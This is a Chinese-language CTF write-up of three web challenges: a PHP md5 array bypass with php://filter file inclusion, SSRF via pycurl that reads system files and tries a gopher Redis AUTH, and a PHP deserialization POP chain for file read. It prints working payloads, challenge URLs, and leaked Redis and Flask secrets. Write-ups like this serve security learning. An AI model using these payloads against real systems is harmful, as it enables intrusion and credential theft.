目录
打着玩玩,有些提示不全,处于更新状态
一、ezlogin
1.
这里是个登录框

优先看源码,是个经典的php弱比较

PHP MD5 比较漏洞知识点
1. PHP 中的比较运算符
==(弱比较):先将字符串转换为数字再比较,如果两个字符串都以0e开头且后面全是数字,则会被解释为科学计数法0,导致比较相等。===(强比较):不进行类型转换,比较值和类型,更安全。2. MD5 函数特性
md5($string)返回 32 位十六进制字符串(默认小写)。md5($array)返回NULL并产生警告(PHP 8 中会抛出异常,但老版本返回 NULL)。3. 常见绕过方法
a) 数组绕过(针对
===和==均有效)当传入数组时,
md5()返回NULL,两个NULL比较相等(NULL === NULL为true,NULL >== NULL也为true)。?username[]=1&password[]=2两个不同的数组,但
md5()都返回NULL,满足md5($_GET['username']) === >md5($_GET['password'])。b) 科学计数法绕过(针对
==)某些字符串的 MD5 值以
0e开头且后面全是数字,如:
240610708→md5=0e462097431906509019562988736854QNKCDZO→md5=0e830400451993494058024219903391s878926199a→md5=0e545993274517709034328855841020当使用
==比较时,两个0e...都被视为0,因此相等。c) MD5 碰撞(针对
===)虽然理论上
md5存在碰撞,但在 CTF 中很少使用。已知的经典碰撞字符串:
%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e>%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%>60%fb%5f%07%fe%a2与另一个字符串的 MD5 相同,但需要二进制数据,一般不用于 Web 参数。d) 空值绕过
某些 PHP 版本中,
md5()处理空字符串返回d41d8cd98f00b204e9800998ecf8427e,但无绕过价值。
2.
这里直接?username[]=1&password[]=2绕过,发现进入了一个界面,开始卡我,发现有?file参数,所以这里猜测是文件包含
PHP 伪协议
php://filter知识点1. 什么是
php://filter
php://filter是 PHP 中的一种流包装器,用于在读取或写入数据时应用过滤器。常用于文件包含漏 洞中读取文件源码,尤其是当直接包含会执行 PHP 代码时。
- 基本格式:
php://filter/read=过滤器/resource=文件路径- 简写格式:
php://filter/过滤器/resource=文件路径(省略read=)2. 常用过滤器
convert.base64-encode:将文件内容进行 Base64 编码后输出,常用于读取 PHP 源码而不执>行。php://filter/convert.base64-encode/resource=index.php
convert.base64-decode:解码 Base64 内容后输出,可用于绕过某些过滤。
string.rot13:对内容进行 ROT13 编码。
string.toupper/string.tolower:转换大小写。
convert.iconv.*:字符编码转换,可构造高级过滤器链。3. 利用场景
a) 读取文件源码
当文件被
include()时会执行,但使用php://filter将内容编码后输出,避免执行,直接获取 源码。?file=php://filter/convert.base64-encode/resource=flag.php返回的 Base64 字符串解码后即可看到 flag。
b) 绕过 WAF 或字符过滤
- 使用不同过滤器组合绕过关键字检测。
- 利用
php://filter的resource参数支持目录穿越(如../)读取任意文件。c) 执行任意代码(高级)
通过
php://filter配合php://input或data://可写入并执行代码,但需开启 >allow_url_include。
例如:?file=php://filter/convert.base64-decode/resource=data://text/>plain,PD9waHAgcGhwaW5mbygpOz8+(其中 Base64 解码后为
<?php phpinfo();?>)4. 常见绕过技巧
- 省略
read=:php://filter/convert.base64-encode/resource=...- 大小写混合:
PHP://Filter/...- 多重编码:
php://filter/read=convert.base64-encode|convert.base64-encode/>resource=...- 路径穿越:
php://filter/convert.base64-encode/resource=../../../../flag.php
3.
使用这个直接读取源码http://47.106.102.27:40041/setu.php?file=php://filter/convert.base64-encode/resource=setu


php$str = str_replace("../","",$_GET['file']);

if (strpos($str,'php://filter/convert.base64-encode/resource') !== false) {
    include ( $_GET['file'] . '.php');          // 分支1
} else {
    include( "/var/www/html/" . $str . '.php' ); // 分支2
}
分支1: 如果输入中包含 php://filter/convert.base64-encode/resource,则直接 include($_GET['file'] . '.php')。
使用原始输入,没有过滤 ../,所以可以读取任意以 .php 结尾的文件。
所以 ?file=php://filter/convert.base64-encode/resource=任意路径 会读取 任意路径.php 并以 base64 显示源码。
分支2: 否则将 $str 拼接到 /var/www/html/ 后,再加 .php 后缀。
str_replace("../","",...) 只替换一次 ../,但可以利用 ..././ 绕过:替换后中间的 ../ 被删除,前后字符重新组成 ../,从而实现目录穿越。
这里tm没有提示,我卡了半天,上网看了看发现最后是flagggg路径
先读取hint
http://47.106.102.27:40041/setu.php?file=php://filter/convert.base64-encode/resource=hint


再读取/answer下的flagggg

这没有提示我上哪里猜去
2.showmeshell
打开让我登录,写着:这是一个未完成的请求测试小工具demo
首先推测是ssrf
1. 前端页面功能
- 页面包含一个输入框,用户可输入 URL,点击按钮后通过 Ajax 向
/download/接口 POST 提交url参数。 - 服务端返回请求 URL 的内容并显示在页面中。
javascriptfunction mySubmitSearch()
{
    $.post(/download/, {"url": $('#url').val()},
        function(result){
            $('#result').html('<pre><code>'+result+'</code></pre>');
        }
    )
}
2. 潜在风险
- 服务端可能直接使用用户输入的 URL 发起请求,存在 SSRF。
- 未限制协议,可能访问内网资源。
1. 文件读取测试(file:// 协议)
- 尝试:
file:///etc/passwd - 结果:返回
Hacker!,说明后端过滤了字符串file(小写)。 - 绕过:使用大写
File:///etc/passwd,成功读取系统文件。
成功读取 /etc/passwd:
root:x:0:0:root:/root:/bin/bash
...
ctf:x:1000:1000::/home/ctf:/bin/sh
redis:x:101:102::/var/lib/redis:/usr/sbin/nologin
2. 信息收集
通过读取 /proc/self/environ 和 /proc/self/cmdline 获取进程信息。
-
File:///proc/self/environ:MAIL=/var/mail/ctf USER=ctf HOME=/home/ctf LOGNAME=ctf PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games SHELL=/bin/sh PWD=/app得知工作目录为
/app。 -
File:///proc/self/cmdline:python/app/app.py主程序为
/app/app.py。 -
File:///proc/1/cmdline:/bin/sh/docker-entrypoint容器入口脚本。
-
File:///home/ctf/.profile:Hacker!干扰信息。
3. 读取源码受阻
- 尝试直接读取:
File:///app/app.py - 结果:返回
No source code required!,说明过滤了app字符串。
4. 绕过 app 过滤读取源码
使用 /proc/self/cwd/ 符号链接代替 /app,同时对 app.py 中的 a 进行 URL 编码,绕过关键字过滤。
- 成功 payload:
File:///proc/self/cwd/%61pp.py
获取源码关键部分:
pythonimport pycurl
from flask import Flask, session, request, redirect, url_for, render_template
from session import Session
from redis import Redis
from io import BytesIO

app = Flask(__name__)
app.config['SESSION_TYPE'] = 'redis'
app.config['SESSION_REDIS'] = Redis(host='127.0.0.1', port=6379, password='secret_pAss_b6f6234c')
app.config['SESSION_USE_SIGNER'] = True
app.config['SECRET_KEY'] = 'app_secccret_keeeey23333'
app.config['SESSION_PERMANENT'] = False
app.config['PERMANENT_SESSION_LIFETIME'] = 3600
Session(app)

@app.route('/')
def index():
    if not session.get('username', None):
        return redirect(url_for('login'))
    return render_template('index.html', username=session.get('username'))

@app.route('/login/', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        if username.strip():
            session['username'] = username
            return redirect(url_for('index'))
        return redirect(url_for('login'))
    if request.method == "GET":
        return render_template('login.html')

@app.route('/download/', methods=['POST'])
def download():
    if not session.get('username', None):
        return redirect(url_for('login'))
    if request.method == 'POST':
        url = request.form["url"]
        if "app" in url:
            return "No source code required!"
        if "file" in url:
            return "Hacker!"
        try:
            c = pycurl.Curl()
            buffer = BytesIO()
            c.setopt(pycurl.URL, url)
            c.setopt(pycurl.CONNECTTIMEOUT, 5)
            c.setopt(pycurl.TIMEOUT, 5)
            c.setopt(c.WRITEDATA, buffer)
            c.perform()
            res = buffer.getvalue()
            return res.decode()
        except Exception as e:
            print(str(e))
            return "Error!"

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=5000, debug=False)
5. 关键源码分析
- 过滤规则:仅检查 URL 中是否包含小写
app和file,未对协议、IP、端口做限制。 - 漏洞点:
pycurl.Curl()支持多种协议,包括gopher、dict等。 - Redis 配置:
127.0.0.1:6379,密码secret_pAss_b6f6234c。
1. 测试 Redis 认证
使用 dict:// 协议测试:
dict://127.0.0.1:6379/
返回 -NOAUTH Authentication required,证明 Redis 需要认证。
2. 使用 Gopher 认证
构造 gopher 请求发送 AUTH 命令:
gopher://127.0.0.1:6379/_AUTH%20secret_pAss_b6f6234c%0d%0aPING%0d%0a

但是这里gopher协议有问题,不知为何出不来,然后尝试多个文件多个绕过多个协议,全部失败,不知道,
开始使用ai大人发力
3.superezpop
pop链构造,这里直接ai跑了下
php<?php
error_reporting(0);

class User{
    public $username;
    public $password;
    public $variable;
    public $a;

    public function __construct()
    {
        $this->username = "user";
        $this->password = "user";
    }


    public function __wakeup(){
        if( ($this->username != $this->password) && (md5($this->username) === md5($this->password)) && (sha1($this->username)=== sha1($this->password)) ){
            echo "wuhu!";
            return $this->variable->xxx;
        }else{
            die("o^o");
        }
    }
}

class Login{
    public $point;

    public function __get($key){
        $func = $this->point;
        return $func();
    }

}

class Read{
    public $filename;

    public function __invoke(){
        echo file_get_contents($this->filename.".php");
    }
}

if(isset($_GET['x'])){
    unserialize($_GET['x']);
}else{
    highlight_file(__FILE__);
}
?>
一、先搞懂三个核心概念
1. 什么是「序列化」和「反序列化」?
想象你有一个 乐高盒子(PHP 对象),里面装着几块积木(属性/变量)。
serialize()= 把乐高盒子拆成一张 说明书(字符串),方便运输unserialize()= 按照说明书,把盒子 重新拼起来
php// 举个栗子
$a = new User();
$a->name = "admin";

$s = serialize($a);
// 得到类似这样的字符串:O:4:"User":1:{s:4:"name";s:5:"admin";}

$b = unserialize($s);
// $b 又变回了一个 User 对象,name 还是 "admin"
本题中:unserialize($_GET['x']) 就是让你传一个「说明书字符串」,服务器帮你拼成对象。
2. 什么是「魔术方法」?
魔术方法 = 特定时机自动触发 的函数,名字以 __ 开头。
本题涉及三个:
| 魔术方法 | 什么时候自动执行? | 人话解释 |
|---|---|---|
__wakeup() | unserialize() 执行时 | 盒子刚拼好,自动喊一声「我醒了」 |
__get($key) | 访问 不存在 的属性时 | 你想拿一个盒子里没有的东西,它自动拦下你 |
__invoke() | 把 对象当成函数 调用时 | 你把这个盒子当电话打,它自动接听 |
3. 什么是「POP 链」?
POP = Property Oriented Programming(面向属性编程)
说人话:通过控制对象里的属性值,像多米诺骨牌一样,让一个魔术方法触发下一个魔术方法,最终执行危险操作。
核心思路:从终点倒推!
二、题目代码逐行拆解
代码里有三个类,我们一个一个看:
类 1:User(入口类)
phpclass User{
    public $username;
    public $password;
    public $variable;
    public $a;

    public function __wakeup(){
        if( ($this->username != $this->password)
            && (md5($this->username) === md5($this->password))
            && (sha1($this->username)=== sha1($this->password)) ){

            echo "wuhu!";
            return $this->variable->xxx;   // ← 关键!访问 xxx 属性
        }else{
            die("o^o");
        }
    }
}
关键点:
__wakeup()在反序列化时 自动执行- 它有个 if 判断,过了才能往下走
- 过了之后执行
$this->variable->xxx
问题:xxx 这个属性在 User 类里 根本没有定义!
但 PHP 不会报错,它会尝试访问 $this->variable 这个对象里的 xxx 属性。
类 2:Login(跳板类)
phpclass Login{
    public $point;

    public function __get($key){
        $func = $this->point;
        return $func();   // ← 把 $this->point 当函数执行!
    }
}
关键点:
__get($key)在访问 不存在属性 时触发- 如果
User里的$this->variable是一个Login对象 - 那么访问
->xxx就会触发Login::__get("xxx") - 然后执行
$func(),也就是把$this->point当函数调用
类 3:Read(终点类)
phpclass Read{
    public $filename;

    public function __invoke(){
        echo file_get_contents($this->filename.".php");
    }
}
关键点:
__invoke()在 对象被当成函数调用 时触发- 如果
Login的$this->point是一个Read对象 - 那么
$func()就会触发Read::__invoke() - 最终执行
file_get_contents($this->filename.".php")—— 任意文件读取!
三、攻击链(POP 链)完整流程
我们从 终点倒推,这是分析反序列化题目的标准思路:
终点目标:file_get_contents("flag.php")
    ↑
要触发 __invoke(),需要把对象当函数调用:$obj()
    ↑
在 Login::__get() 里执行了 $func(),而 $func = $this->point
    所以让 $this->point = new Read() 对象
    ↑
要触发 __get(),需要访问不存在的属性:$obj->xxx
    ↑
在 User::__wakeup() 里执行了 $this->variable->xxx
    所以让 $this->variable = new Login() 对象
    ↑
要触发 __wakeup(),需要执行 unserialize()
    ↑
题目已经给了:unserialize($_GET['x'])
正着看攻击流程:
你传入 Payload → unserialize()
    → 触发 User::__wakeup()
        → 校验通过,执行 $this->variable->xxx
            → $this->variable 是 Login 对象,xxx 不存在
                → 触发 Login::__get("xxx")
                    → 执行 $this->point()
                        → $this->point 是 Read 对象
                            → 触发 Read::__invoke()
                                → file_get_contents("flag.php") ✅
对象关系图:
User 对象
├── username = [0]      ← 数组,用于绕过哈希
├── password = [1]      ← 数组,用于绕过哈希
├── variable = Login 对象  ← 关键连接点
│       └── point = Read 对象  ← 关键连接点
│               └── filename = "flag"  ← 要读的文件
└── a = null
四、最难的一关:哈希碰撞怎么绕过?
题目条件:
php($this->username != $this->password)           // ① 值不相等
&& (md5($this->username) === md5($this->password))   // ② MD5 严格相等
&& (sha1($this->username)=== sha1($this->password))  // ③ SHA1 严格相等
问题:
===是 严格比较,值和类型都要一样- 正常情况下,两个不同的字符串 MD5 不可能一样(除非碰撞,但极难找)
解法:利用 PHP 数组特性
在 PHP 里:
phpmd5([0])   → 返回 NULL(并发出警告,但题目 error_reporting(0) 屏蔽了警告)
md5([1])   → 返回 NULL
sha1([0])  → 返回 NULL
sha1([1])  → 返回 NULL
所以:
md5([0]) === md5([1])→NULL === NULL→true✅sha1([0]) === sha1([1])→NULL === NULL→true✅[0] != [1]→ 两个不同数组 →true✅
三关全过!
💡 笔记重点:
md5()和sha1()遇到 数组 参数时返回NULL。题目开头有error_reporting(0)屏蔽了报错,所以不会报错直接返回 NULL。
五、Payload 怎么构造?
Payload 就是一个 序列化后的字符串,描述了上面那个对象关系图。
手写序列化格式:
PHP 序列化语法规则:
O:4:"User":4:{...}= 对象,类名长度 4,类名 "User",4 个属性s:8:"username"= 字符串,长度 8,名字 "username"a:1:{i:0;i:0;}= 数组,1 个元素,索引 0,值 0N;= null
最终 Payload:
phpO:4:"User":4:{
    s:8:"username";a:1:{i:0;i:0;}      // username = [0]
    s:8:"password";a:1:{i:0;i:1;}      // password = [1]
    s:8:"variable";O:5:"Login":1:{     // variable = Login 对象
        s:5:"point";O:4:"Read":1:{     // point = Read 对象
            s:8:"filename";s:4:"flag"; // filename = "flag"
        }
    }
    s:1:"a";N;                         // a = null
}
去掉换行,连成一行:
O:4:"User":4:{s:8:"username";a:1:{i:0;i:0;}s:8:"password";a:1:{i:0;i:1;}s:8:"variable";O:5:"Login":1:{s:5:"point";O:4:"Read":1:{s:8:"filename";s:4:"flag";}}s:1:"a";N;}
六、实际攻击
攻击 URL:
http://47.106.102.27:40050/?x=O:4:"User":4:{s:8:"username";a:1:{i:0;i:0;}s:8:"password";a:1:{i:0;i:1;}s:8:"variable";O:5:"Login":1:{s:5:"point";O:4:"Read":1:{s:8:"filename";s:4:"flag";}}s:1:"a";N;}
服务器发生了什么:
$_GET['x']拿到你的 Payload 字符串unserialize()把它还原成对象- 自动调用
User::__wakeup() username=[0],password=[1],三个条件全满足,输出wuhu!- 执行
$this->variable->xxx variable是Login对象,xxx不存在 → 触发Login::__get()__get()里执行$this->point(),point是Read对象 → 触发Read::__invoke()file_get_contents("flag.php")读取文件并输出
返回结果:

wuhu!DataCon{y0u_c4n_re3lly_l0g1N!}
七、总结
分析反序列化题目的标准步骤:
- 找终点:哪个魔术方法能执行危险操作?(
__invoke里的file_get_contents) - 倒推链:谁能触发它?谁能触发那个?一直推到入口(
__wakeup) - 看条件:入口有没有 if 判断?怎么绕过?(MD5/SHA1 数组返回 NULL)
